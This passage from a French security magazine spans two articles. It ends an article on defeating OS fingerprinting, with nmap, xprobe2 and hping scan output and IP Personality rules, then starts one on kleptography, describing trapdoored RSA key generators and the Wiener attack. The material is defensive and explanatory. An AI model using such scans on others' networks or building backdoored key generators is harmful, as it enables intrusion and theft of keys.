[+] Host 192.168.0.52 Running OS: "Foundry Networks Device (Big/Net/Fast Iron)
Software Version 07.6.01BT51" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Foundry Networks Device (Big/Net/Fast Iron)
Software Version 07.5.05KT53" (Guess probability: 50%)
[..]
```

Puis sans normalisation :

```
agathon2# nmap -p 22,23 -O -vv --osscan_guess -P0 fbsd49
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running: Amiga AmigaOS
OS details: AmigaOS Miami 3.0, AmigaOS Miami 3.1-3.2
OS Fingerprint:
TSeq(Class=TR%IPID=I%TS=U)
T1(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]


agathon2# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p
udp:514:open fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.3" (Guess probability: 50%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.2" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.1.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.0" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 6a" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 5" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.5.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Foundry Networks Device (Big/Net/Fast Iron)
Software Version 07.6.01BT51" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Foundry Networks Device (Big/Net/Fast Iron)
Software Version 07.5.05KT53" (Guess probability: 50%)
[..]
```

Ces résultats sont intéressants, *nmap* n'a pas dans sa liste FreeBSD du tout, et *Xprobe* hésite entre plusieurs systèmes bien différents.

Les tests contre Linux

Maintenant, les mêmes tests que dans la section 4.3. avec les modifications des éléments de la *MIB* Linux (RFC1323=0,

taille de la fenêtre non modifiée), avec le même dispositif de filtrage (normalisation de paquets, réécriture de l'*ISN*, et *stateful inspection*) :

```
agathon2# nmap -p 22,23 -O -vv --osscan_guess -P0 rh72
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running (JUST GUESSING) : IBM AIX 4.X (88%)
Aggressive OS guesses: IBM AIX 4.3.2.0-4.3.3.0 on an IBM RS/* (88%), IBM AIX 4.3
(88%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.50%P=i386-unknown-freebsd4.9%D=4/20%Time=3EA29EA4%O=22%C=-1)
TSeq(Class=TR%IPID=Z%TS=U)
T1(Resp=Y%DF=Y%W=1600%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]

agathon2# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p
udp:514:open rh72
[..]
[+] Primary guess:
[+] Host 192.168.0.60 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 6a" (Guess probability: 44%)
[+] Other guesses:
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.3" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.5.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.3" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.1.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.1.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.3" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.5.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 44%)
[..]
```

Puis sans normalisation :

```
agathon2# nmap -p 22,23 -O -vv --osscan_guess -P0 rh72
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running (JUST GUESSING) : Linux 2.4.X|2.6.X (93%), Microsoft Windows
95/98/ME|NT/2K/XP (85%)
Aggressive OS guesses: Linux 2.4.18 - 2.4.19 w/o tcp_timestamps (93%), Linux
2.4.7 (X86) (93%), Linux 2.6.0-test5-love3 (X86) (93%), Linux 2.4.22 (X86)
w/grsecurity patch and with timestamps disabled (86%), Microsoft Windows NT 3.51
SP5, NT 4.0 or 95/98/98SE (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.50%P=i386-unknown-freebsd4.9%D=4/20%Time=3EA29E42%O=22%C=-1)
TSeq(Class=TR%IPID=Z%TS=U)
T1(Resp=Y%DF=Y%W=16D0%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16D0%ACK=S++%Flags=AS%Ops=M)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]
agathon2# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p
udp:514:open rh72
[..]
[+] Primary guess:
[+] Host 192.168.0.60 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 6a" (Guess probability: 44%)
[+] Other guesses:
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.3" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.5.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.3" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.1.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.1.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.3" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.5.1" (Guess probability: 44%)
[+] Host 192.168.0.60 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 44%)
[..]
```

Voir le Tableau 4, page suivante, pour un récapitulatif des résultats précédents, et de ceux non mentionnés (résultats des outils simplifiés pour raison de clarté).

Conclusion, on voit bien que la normalisation de paquets, associée au filtrage et à la personnalisation IP permet de bien masquer son OS, en limitant fortement la fuite d'information. Mais il y a des impacts quant aux performances, puisqu'il faut recalculer le *checksum* des en-têtes IP et TCP.

Il faut noter ici que de toute façon, utiliser la normalisation de paquets, un filtrage complet (ne laisser passer que ce qui sert à la fourniture du service voulu) associé à l'inspection de l'état est une bonne pratique de sécurité [16], il faut donc l'activer tout le temps pour protéger les réseaux.

5. Application de *patches* à la pile IP

5.1. FreeBSD fingerprint scrubber [17]

Le *fingerprint scrubber* a pour but d'anonymiser une pile IP (plutôt un réseau de piles IP), non de l'usurper, ou pire de contrer *nmap* uniquement.

De cette manière, il est impossible de trouver un mécanisme de contournement, puisque les paquets sont réécrits de manière uniforme, indépendamment du type de probe. Il est à placer à l'entrée d'un réseau, pour uniformiser les signatures des machines à protéger.

Ainsi, un réseau hétérogène se transformera en un réseau homogène, du point de vue IP. En fait, cela fonctionne comme un *reverse proxy* IP.

- IP *scrubbing*

  1. Réassemblage des fragments, l'algorithme utilisé étant celui de FreeBSD 2.2.8, avec quelques petites modifications ;

  2. Changement des *flags* IP, comme le champ TOS (*Type Of Service*) et des bits concernant la fragmentation. Pour ce qui est du TOS, certaines combinaisons sont invalides et sont donc enlevées. Le bit *don't fragment* est automatiquement enlevé, mais comme cela casse le *PMTUD* (*Path MTU Discovery* [18]), une option existe pour le désactiver.

- ICMP *scrubbing*

  1. La copie des en-têtes IP contenus dans les messages ICMP d'erreur en retour (exemple : ICMP port unreachable) sont tronqués à 8 octets, puisque de nombreuses différences dans les implémentations IP font que l'OS peut être identifié par ce paramètre ;

  2. Limitation du nombre de messages ICMP générés en réponse à des probes.

- TCP *scrubbing*

  1. Un mécanisme simplifié de *stateful inspection* est utilisé afin de ne laisser passer que les segments TCP en rapport avec une connexion établie. Le but étant ici de bloquer les scans de ports *stealth* souvent utilisés dans les préliminaires à l'OS *fingerprinting* ;

  2. Changement de l'ordre des options TCP dans un format unique, les options connues de la pile de FreeBSD placées en premier, les inconnues ensuite. Ce paramètre est configurable par l'utilisateur. En effet, l'ordre des options TCP est un paramètre important dans l'identification d'OS ;

  3. Grâce au mécanisme de *stateful inspection*, l'*ISN* peut également être réécrit.

- Changement des algorithmes de retransmission et du nombre de paquets émis

  1. Le principe est de changer l'algorithme de retransmission des paquets (dépendant bien sûr d'une implémentation TCP/IP). Cette option n'a pas été implémentée dans *fingerprint scrubber*, mais est évoquée dans l'article ;

  2. Limitation du nombre de paquets générés, seule cette protection est implémentée, et concerne les messages ICMP de retour consécutifs à des scans.

Les résultats décrits dans le papier sont les suivants (une tentative de joindre par courriel les auteurs s'étant révélée infructueuse, nous n'avons pas pu tester par nous-même) :

Machines du réseau cible : FreeBSD 2.2.8, Solaris 2.7 x86, Windows NT 4.0 SP3, et Linux 2.2.12. Sans le dispositif de *scrubbing*, *nmap* identifie tous les systèmes, et avec, il n'arrive même pas à avoir dans sa liste d'OS possibles le système scanné.

Mais le *fingerprint scrubber* est sûrement identifiable, puisque son comportement est statique. Ce n'est pas un problème, puisque son but est de bloquer les différences dans les implémentations IP, et cela marche (enfin, au moins sur le papier, étant donné qu'il ne fonctionne que sur FreeBSD 2.2.8).

Donc, dans le pire des cas, on saura qu'il y a un FreeBSD 2.2.8 en coupure sur le réseau cible.

5.2. Linux IP Personality [19]

IP Personality est un *patch* pour les noyaux Linux 2.4.18 (et d'autres versions, voir le site). Il permet de paramétrer le comportement IP, c'est-à-dire de réécrire complètement les datagrammes via la table mangle de *Netfilter* [20]. Une *target* PERS est ajoutée, et les fichiers de configuration écrivent leurs directives à cet endroit. C'est donc une syntaxe basée sur un langage spécifique dans un fichier de directives qui servira à modifier le comportement de la pile via cette table mangle de *Netfilter*.

Tableau 4 — Récapitulatif des résultats

FreeBSD 4.9	0	B	B+R+W	B+W+F+S+I	B+W+F+N+S+I	B+W+F+S+I+R	B+W+F+S+I+R+N
nmap	FreeBSD 4.x	FreeBSD 4.x	AmigaOS, FreeBSD 4.x-5.x, AIX 4.x-5.x	FreeBSD 4.x-5.x	FreeBSD 4.x-5.x, Windows 2003-.NET-NT-2K-XP, AIX 4.x	AmigaOS Miami	AIX 4.x, AmigaOS
Xprobe	FreeBSD 4.x	FreeBSD 4.x	Linux 2.0.x, FreeBSD 3.x-4.x	NetBSD 1.3.x-1.4.x-1.5.x, FreeBSD 4.x	NetBSD 1.3.x-1.4.x-1.5.x, FreeBSD 4.x	FreeBSD 3.x-4.x, Windows NT 4, Foundry Networks Device	FreeBSD 3.x-4.x, Windows NT 4, Foundry Networks Device

Linux 2.4.18	0	R	R+W	R+F+S+I	R+F+S+I+N
nmap	Linux 2.4.x-2.5.x	Linux 2.4.x	Linux 2.3.x à 2.6.x, TiniOS, Netware 4.x-5.x, Lexmark embedded, Solaris 2.6-7	Linux 2.4.x-2.6.x, Windows 95-98-ME-NT-2K-XP	AIX 4.x
Xprobe	Linux 2.4.x	Linux 2.4.x	FreeBSD 3.x-4.x, Linux 2.4.x	Windows NT 4, FreeBSD 3.x-4.x	Windows NT 4, FreeBSD 3.x-4.x

Légendes

- 0 : aucune protection ;
- B : FreeBSD *blackhole* activé ;
- R : options TCP RFC1323 désactivées ;
- W : taille de la fenêtre modifiée ;
- F : filtrage (seul un port TCP est accessible, le reste est détruit) ;
- N : normalisation de paquets ;
- S : stateful inspection ;
- I : réécriture de l'*ISN*.

Note : les différences étranges dans les résultats de ces outils en fonction des mécanismes de protection appliqués peuvent s'expliquer par le fait que, pour certains systèmes d'exploitation, l'absence de réponse à un probe est un comportement connu, donc auquel on associe une signature.

Il fonctionne de deux façons, l'une en coupure (comme *fingerprint scrubber*), l'autre en local sur la machine. Suivant l'utilisation, la configuration de *Netfilter* diffère (via un `iptables` modifié). C'est-à-dire que les modifications appliquées aux datagrammes se font soit dans la chaîne `PREROUTING`, soit dans la chaîne `OUTPUT` (ou les deux). Mais il y a une limitation quant à son utilisation par la chaîne `PREROUTING` [21].

En gros, il n'est capable de réécrire que les paquets TCP. C'est assez dommageable, mais si votre réseau ne fournit que des services sur TCP, et qu'une bonne politique de filtrage est appliquée (uniquement les services offerts sont accessibles), cela n'a aucun impact.

Il est livré avec quelques fichiers de configuration qui sont des règles écrites dans l'optique de contrer *nmap*. Ils sont écrits en fonctions de ses probes, de manière à lui répondre pour que la signature construite soit celle que l'on souhaite donner à sa pile. Mais nous verrons que cela se montre quand même efficace contre d'autres outils.

Mais deux gros problèmes surviennent avec cette approche d'usurpation d'identité :

1. Les règles sont écrites en fonction des probes de *nmap* : donc en changeant judicieusement ses probes, on peut contourner les modifications apportées aux réponses passant par la table `mangle` ;

2. Le *spoofing* de piles IP faibles insère des vulnérabilités directement dans la pile, comme par exemple rendre le *blind TCP connection hijacking* [22] possible (voir dreamcast.conf). Le problème vient simplement du fait que l'on peut facilement connaitre le numéro *ISN* généré suivant.

En prenant le fichier `freebsd.conf` comme exemple, on voit clairement que le choix du placement (ou de leur présence) des options TCP est fondé sur celles demandées par *nmap* lors de ses probes. Bien sûr, on peut améliorer le fichier de configuration, mais l'approche d'usurpation d'identité est à déconseiller. En clair, surtout ne pas modifier les réponses en fonction de paramètres trop précis de la requête IP, il faut être le plus générique possible (tout en respectant les RFCs ;)).

```
[..]
   if (option(mss)) { /* nmap has mss on all of its pkts */
     if (listen) {
       if (flags(syn&ece) || flags(syn&fin&urg&push)) { /* nmap test 1 or 3 */
         set(df, 1);
         set(win, 0x403D);
         set(ack, this + 1);
         set(flags, ack|syn);
         insert(mss, this+1);
         insert(timestamp);
         copy(wscale);
         reply;
       }
[..]
```

Configurons maintenant la cible à tester pour ressembler à un FreeBSD :

```
rh72# iptables -t mangle -A PREROUTING -j PERS -local -tweak dst -conf
freebsd.conf
rh72# iptables -t mangle -A OUTPUT     -j PERS -local -tweak src -conf
freebsd.conf
```

Lançons nos tests *nmap* et *Xprobe* (il n'y a ici aucun filtrage) :

```
obsd32# nmap -P0 -vv -p 22,23 -O -osscan_guess rh72
[..]
PORT   STATE  SERVICE
22/tcp open   ssh
23/tcp closed telnet
Device type: general purpose
Running: FreeBSD 2.X|3.X|4.X
OS details: FreeBSD 2.2.1 - 4.1
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=2602%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=403D%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=403D%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=4000%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=F%RIPCK=F%UCK=0%ULEN=134%DAT=E)

obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:111:open
rh72
[..]
[+] Primary guess:
[+] Host 192.168.0.60 Running OS: "FreeBSD 2.2.7" (Guess probability: 82%)
[+] Other guesses:
[+] Host 192.168.0.60 Running OS: "FreeBSD 2.2.8" (Guess probability: 82%)
[+] Host 192.168.0.60 Running OS: "OpenBSD 3.0" (Guess probability: 82%)
[+] Host 192.168.0.60 Running OS: "OpenBSD 3.1" (Guess probability: 82%)
[+] Host 192.168.0.60 Running OS: "OpenBSD 3.2" (Guess probability: 82%)
[+] Host 192.168.0.60 Running OS: "OpenBSD 3.3" (Guess probability: 82%)
[+] Host 192.168.0.60 Running OS: "NetBSD 1.5.2" (Guess probability: 79%)
[+] Host 192.168.0.60 Running OS: "NetBSD 1.4" (Guess probability: 79%)
[+] Host 192.168.0.60 Running OS: "NetBSD 1.4.1" (Guess probability: 79%)
[+] Host 192.168.0.60 Running OS: "NetBSD 1.5.1" (Guess probability: 79%)
[..]
```

Le dispositif se montre donc très efficace, même si l'outil utilisé n'est pas *nmap*. Mais `hping` peut identifier le système cible :

```
obsd32# hping -c 1 -S -p 22 rh72
HPING rh72 (ne3 192.168.0.60): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.60 ttl=64 DF id=35789 sport=22 flags=SA seq=0 win=5840
rtt=1.6 ms
```

C'est la taille de la fenêtre TCP qui révèle la vraie nature de l'OS, une taille de 5840 est caractéristique d'un Linux 2.4. Parfois, les tests les plus simples se trouvent être les plus efficaces ;) .

Regardons un exemple de transformation de la pile. Nous changeons simplement la taille de la fenêtre TCP. Voici à quoi correspond ce fichier :

```
rh72# cat modif-win.conf
id "ModifWin";

tcp {
  incoming yes;
  outgoing yes;
  max-window 4096;
}
```

Nous appliquons maintenant ce *mangling* dans *Netfilter* (vous noterez donc que c'est une modification pour les accès à la machine locale uniquement) :

```
rh72# iptables -t mangle -A PREROUTING -j PERS -local -tweak dst -conf modif-
win.conf
rh72# iptables -t mangle -A OUTPUT     -j PERS -local -tweak src -conf modif-
win.conf
```

Un probe `hping` :

```
# hping -S -p 22 -c 1 rh72
HPING rh72 (ne3 192.168.0.60): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.60 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=4096 rtt=1.7 ms
```

La taille de la fenêtre fait donc bien 4096. Si l'on avait appliqué cette modification en `src` dans la chaîne `PREROUTING` également (en enlevant aussi le paramètre `--local`), et que ce Linux faisait office de routeur filtrant, toutes les machines derrière auraient également bénéficié de ce changement.

Pour une explication détaillée des possibilités de l'outil, consulter la documentation qui est très bien faite [23].

Grâce à la puissance du moteur de règles, on peut écrire des fichiers de configuration très génériques pour contrer tout type de probes de détection d'OS. Ainsi, on peut écrire un fichier de règles pour faire fonctionner *IP Personality* presque comme le *fingerprint scrubber* de FreeBSD 2.2.8 (*IP Personality* ayant les limitations évoquées plus haut).

Nous n'allons pas fournir de fichier de configuration parfait, puisqu'il n'y en a pas. C'est à chacun d'en créer un, de manière à ce qu'il soit unique. En effet, l'utilisation d'un fichier de configuration connu permettrait d'identifier le routeur filtrant comme utilisant *IP Personality*, et donc de savoir qu'il tourne sous Linux 2.4. Même si ce n'est pas forcément très grave, il vaut mieux limiter la fuite d'information quant à la topologie de son réseau, c'est une couche supplémentaire de sécurité (voir section 1.).

Puisque l'utilité maximale pour *IP Personality* est d'être sur un routeur filtrant, on peut le coupler avec une vraie bonne politique de filtrage, voire un dispositif de normalisation de paquets. Ainsi, on obtient des piles IP pas mal protégées contre l'identification distante.

6. Conclusion

La personnalisation IP donne un niveau acceptable de protection contre la détection d'OS, mais a le problème de nécessiter une configuration par machine, et par OS. Mais nous n'avons testé ici que deux systèmes ouverts ; il est possible également sous Windows de modifier le comportement IP. Voici quelques références [24][25] pour les lecteurs intéressés par l'expérimentation.

La solution *IP Personality* est intéressante, mais n'est pas des plus aisée à mettre en oeuvre, puisqu'il est conseillé d'écrire son propre fichier de règles (avec tous les tests de performances que cela implique) pour avoir une signature vraiment anonyme.

La solution définitive (même si non testée dans cet article) est donc le *fingerprint scrubber*, mais hélas, il n'y a pas de code public disponible. Je lance donc personnellement un appel aux lecteurs, à savoir réaliser une implémentation sur les systèmes d'exploitation ouverts suivants : Linux 2.6.x, FreeBSD 5.x, OpenBSD 3.x (enfin, si vous avez le temps, hein ;-)).

Il reste donc du travail dans le domaine du masquage de signature IP, même si la théorie existe, et semble fonctionner. Concernant une implémentation commerciale, nous n'avons pas connaissance à l'heure actuelle d'un produit faisant du *fingerprint scrubbing*.

Références

- [1] Prise d'empreinte active des systèmes d'exploitation : MISC numéro 7
- [2] nmap : **http://www.insecure.org/nmap/**
- [3] Xprobe : **http://www.sys-security.com/html/projects/X.html**
- [4] ring : **http://www.intranode.com/fr/pg/tech/resource_fr.htm**
- [5] iplog : **http://ojnk.sourceforge.net/**
- [6] antinmap : **http://www.kofein.com.ua/hack/s/162.html**
- [7] Fingerprint Fucker : **http://www.s0ftpj.org/en/site.html**
- [8] FreeBSD blackhole(4) man page : **http://www.freebsd.org/cgi/man.cgi?query=blackhole&apropos=0&sektion=0&manpath=FreeBSD+4.9-RELEASE&format=html**
- [9] The Art of Port Scanning : **http://www.insecure.org/nmap/nmap_doc.html**
- [10] Remote OS detection via TCP/IP Stack FingerPrinting : **http://www.insecure.org/nmap/nmap-fingerprinting-article.html**
- [11] ICMP Usage In Scanning : **http://www.sys-security.com/html/projects/icmp.html**
- [12] /usr/src/linux-2.4/Documentation/networking/ip-sysctl.txt
- [13] Network Intrusion Detection : Evasion, Traffic Normalization, and End-to-End Protocol Semantics : **http://www.icir.org/vern/papers/norm-usenix-sec-01-html/index.html**
- [14] Insertion, Evasion, and Denial of Service : Eluding Network Intrusion Detection : **http://www.netsys.com/library/papers/ptacek-newsham-evasion98.pdf**
- [15] Design and Performance of the OpenBSD Stateful Packet Filter (pf) : **http://www.usenix.org/events/usenix02/tech/freenix/full_papers/hartmeier/hartmeier_html/**
- [16] Building Internet Firewalls : O'Reilly and Associates
- [17] Defeating TCP/IP Stack Fingerprinting : **http://www.usenix.org/publications/library/proceedings/sec2000/smart.html**
- [18] Path MTU Discovery : **http://www.rfc-archive.org/getrfc.php?rfc=1191**
- [19] IP Personality : **http://ippersonality.sourceforge.net/**
- [20] Le filtrage de paquets sous Linux : **http://www.miscmag.com/articles/index.php3?page=107**
- [21] IP Personality limitations : **http://ippersonality.sourceforge.net/doc/ippersonality-fr-2.html**
- [22] Failles IP : **http://www.laurentconstantin.com/common/utilordi/b2introreseau/failles_ip.doc**
- [23] IP Personality documentation : **http://ippersonality.sourceforge.net/doc/ippersonality-fr.html**
- [24] TCP/IP and NBT Configuration Parameters for Windows 2000 or Windows NT : **http://support.microsoft.com/support/kb/articles/Q120/6/42.asp**
- [25] Windows 2000/XP TCP/IP tuning : **http://www.voodoobox.nl/tweaks/wintweak.html**

Générateurs de clés RSA pour cleptographes

Éric Wegrzynowski
Université des Sciences et Technologies de Lille
Laboratoire d'Informatique Fondamentale de Lille
F-59655 Villeneuve d'Ascq Cedex
Eric.Wegrzynowski@lifl.fr

L'objectif de cet article est de montrer quelques techniques qu'un cleptographe peut mettre en œuvre pour parvenir à dérober les clés d'autrui. En particulier, il décrit deux générateurs de clés RSA contenant une trappe qui permet à qui la connaît de calculer facilement la partie privée à partir de la partie publique.

1. L'art du cleptographe

À de nombreuses reprises, les colonnes de ce journal ont traité de cryptographie et en particulier de RSA. En particulier, il a été évoqué certains problèmes que l'on peut rencontrer lorsque le protocole utilisant RSA n'a pas été suffisamment étudié [Jun02, Err03]. D'autres articles ont montré aussi comment récupérer une clé RSA par l'observation des temps de calcul lors des opérations de déchiffrement [Bar03b], de leur consommation d'énergie [Bar03a], ou encore en exploitant les erreurs de calculs [Bar04].

L'objectif de cet article est de montrer quelques techniques qu'un cleptographe peut mettre en œuvre pour parvenir à ses fins. Qu'est-ce qu'un cleptographe et quels sont ses buts ?

Le terme cleptographe a été introduit en 1997 par Adam Young et Moti Yung [YY97] pour désigner toute personne cherchant à s'emparer des clés cryptographiques d'autrui. La cleptographie est l'art du cleptographe.

Quels moyens le cleptographe peut-il envisager pour atteindre son but ? Deux cas de figure se présentent à lui :

1. Les clés dont il cherche à s'emparer ont été produites par un générateur du marché. Dans ce cas, il peut tenter de pénétrer le système hébergeant les clés visées (par exemple au moyen de virus [Fil02]), ou si cela est impossible (cartes à puce) tenter les procédés décrits dans [Bar03b, Bar03a] s'il a la possibilité de mesurer l'énergie consommée ou les temps des opérations effectuées par le titulaire de la clé.
2. Les clés ont été obtenues à l'aide d'un générateur dont il est l'auteur. C'est dans cette situation que se place cet article.

Une technique simple que peut déployer un cleptographe afin de construire un générateur qui lui permettra de retrouver sans trop de peine les clés qu'il produit, est de réduire l'entropie du générateur d'aléa qu'il utilise.

La réduction d'entropie peut aussi bien s'appliquer aux générateurs de clés symétriques qu'aux clés asymétriques. Cette réduction de l'entropie n'est d'ailleurs pas toujours délibérée comme le montre l'énigme posée par Kostya Kortchinsky dans [Kor04].

Une autre technique, applicable aux générateurs de clés asymétriques, consiste à y introduire une *trappe* : un moyen de dissimuler dans la partie publique de la clé une information dont l'exploitation permet un calcul aisé de la partie privée. Adam Young et Moti Yung, déjà cités, et plus récemment Alain Slakmon et Claude Crépeau [CS03] ont montré comment réaliser de tels générateurs. Ces derniers ont d'ailleurs mis au défi de distinguer leurs générateurs de clés RSA à trappes d'un générateur ordinaire, et ceci aussi bien par l'analyse d'échantillons de clés produites, que par l'analyse du temps mis à leur génération. Cet article décrit deux de ces générateurs : **RSA-HSD** et **RSA-HP**.

Entropie d'un générateur

Tout générateur de clés cryptographiques a recours à une source de nombres aléatoires. Le plus souvent, cette source est simulée par un programme et les nombres qu'elle délivre sont qualifiés plutôt de pseudo-aléatoires, puisqu'ils sont produits par un procédé entièrement déterminé qui n'a plus rien à voir avec le hasard. Si on connaît à un instant donné l'état de la source, alors la suite des nombres qu'elle produira ultérieurement est entièrement déterminée. Il est donc important, lors de la génération de clés cryptographiques, d'initialiser cette source de manière à la rendre la plus imprévisible possible. L'entropie est une mesure de cette imprévisibilité. Elle peut être définie comme le nombre minimal de questions binaires (à réponse oui/non) qu'il faut poser en moyenne afin de connaître l'état initial de la source, et se mesure en bits. Par exemple, si la source peut prendre 1024 états numérotés de 0 à 1023, chacun d'entre eux ayant les mêmes chances d'être l'état initial, l'entropie est égale à 10 bits, puisqu'il suffit de déterminer chacun des 10 bits de l'écriture binaire d'un nombre compris entre 0 et 1023. L'entropie d'une source d'aléa est donc liée au nombre d'états qu'elle peut prendre initialement et à la distribution des probabilités que chacun d'eux soit choisi.

2. Générateur de clés RSA

Rappelons qu'une paire de clés RSA est constituée de trois nombres :

- un entier n égal au produit de deux nombres premiers distincts p et q, nommé *modulus* ;
- un entier e premier avec l'entier $\varphi(n) = (p-1)(q-1)$, nommé *exposant public* ou encore *exposant de chiffrement* ;
- un entier d inverse de e modulo $\varphi(n)$, nommé *exposant privé* ou encore *exposant de déchiffrement*.

Les entiers n et e constituent la partie publique de la clé, ils servent à chiffrer les messages destinés au titulaire de la clé, ou à vérifier les messages que celui-ci a signés. L'entier d est la partie privée de la clé, connu de son seul titulaire, grâce auquel celui-ci peut déchiffrer les messages chiffrés qu'il reçoit ou encore signer des messages.

La sécurité du système RSA repose sur l'impossibilité pratique de déterminer l'exposant privé en connaissant uniquement le modulus et l'exposant public. Cela nécessite en particulier l'impossibilité

pratique de retrouver les deux facteurs premiers du modulus. Compte tenu de la technologie actuelle et des connaissances mathématiques sur la factorisation des entiers, on estime qu'il faut que la taille du modulus soit d'au moins 1024 bits (et donc que ses deux facteurs premiers soient d'au moins 512 bits).

Voici l'algorithme **RSA** pour générer une paire de clés RSA de taille t :

1. Générer deux nombres premiers p et q de taille $t/2$, et poser $n = p \times q$,
2. Générer e premier avec $\varphi(n) = (p-1)(q-1)$,
3. Calculer $d = e^{-1} \pmod{\varphi(n)}$,
4. Retourner n, e et d

La phase de calcul la plus importante à l'exécution de cet algorithme est la recherche des deux nombres premiers[1]. En comparaison, les deux étapes suivantes nécessitent une quantité de calculs qui peut être considérée comme négligeable.

On peut même imposer une valeur fixe à e (dans ce cas il faut imposer aux nombres premiers p et q d'être tels que $p-1$ et $q-1$ n'aient aucun facteur commun avec e). Il est fréquent de rencontrer des clés dont l'exposant public vaut 65537. L'avantage de donner une petite valeur à l'exposant public est de réduire considérablement le nombre de calculs à effectuer dans les opérations de chiffrement de messages et de vérification de signatures. Mais donner une petite valeur à e implique que d est du même ordre de grandeur que n, et par voie de conséquence, assure une charge de calcul plus importante dans les opérations de déchiffrement ou de signature.

3. Un générateur biaisé exploitant l'attaque de Wiener

Alors pourquoi privilégier la tâche des opérations publiques (chiffrement et vérification) par rapport à celles des opérations privées (déchiffrement et signature) ? Pourquoi ne pas donner une petite valeur à d ?

L'attaque de Wiener

Cette question a été débattue jusqu'à ce que Michael Wiener [Wie90] montre que dès que la taille de l'exposant privé ne dépasse pas le quart de la taille du modulus, il est possible de calculer en temps polynomial cet exposant privé avec la seule connaissance de la clé publique.

Remarque : L'attaque de Wiener sur les petits exposants privés n'exige pas la factorisation de n. Mais si on connaît e et d, il devient aisé de factoriser n par une méthode probabiliste.
Le débat est donc bien clos : il ne faut surtout pas que l'exposant privé soit trop petit. Si tel est le cas pour votre clé RSA, ne l'utilisez plus, jetez-la et créez-en une nouvelle ! Si la nouvelle clé présente le même défaut, jetez aussi votre générateur de clés RSA : il est biaisé !

Un exemple

À la clé publique

n = 157520840910101850256514881513749926293

e = 189110575137812435359219282883100267 05

correspond un petit exposant privé. On peut le retrouver en calculant le développement en fraction continue de $\frac{e}{n}$ dont voici le début :

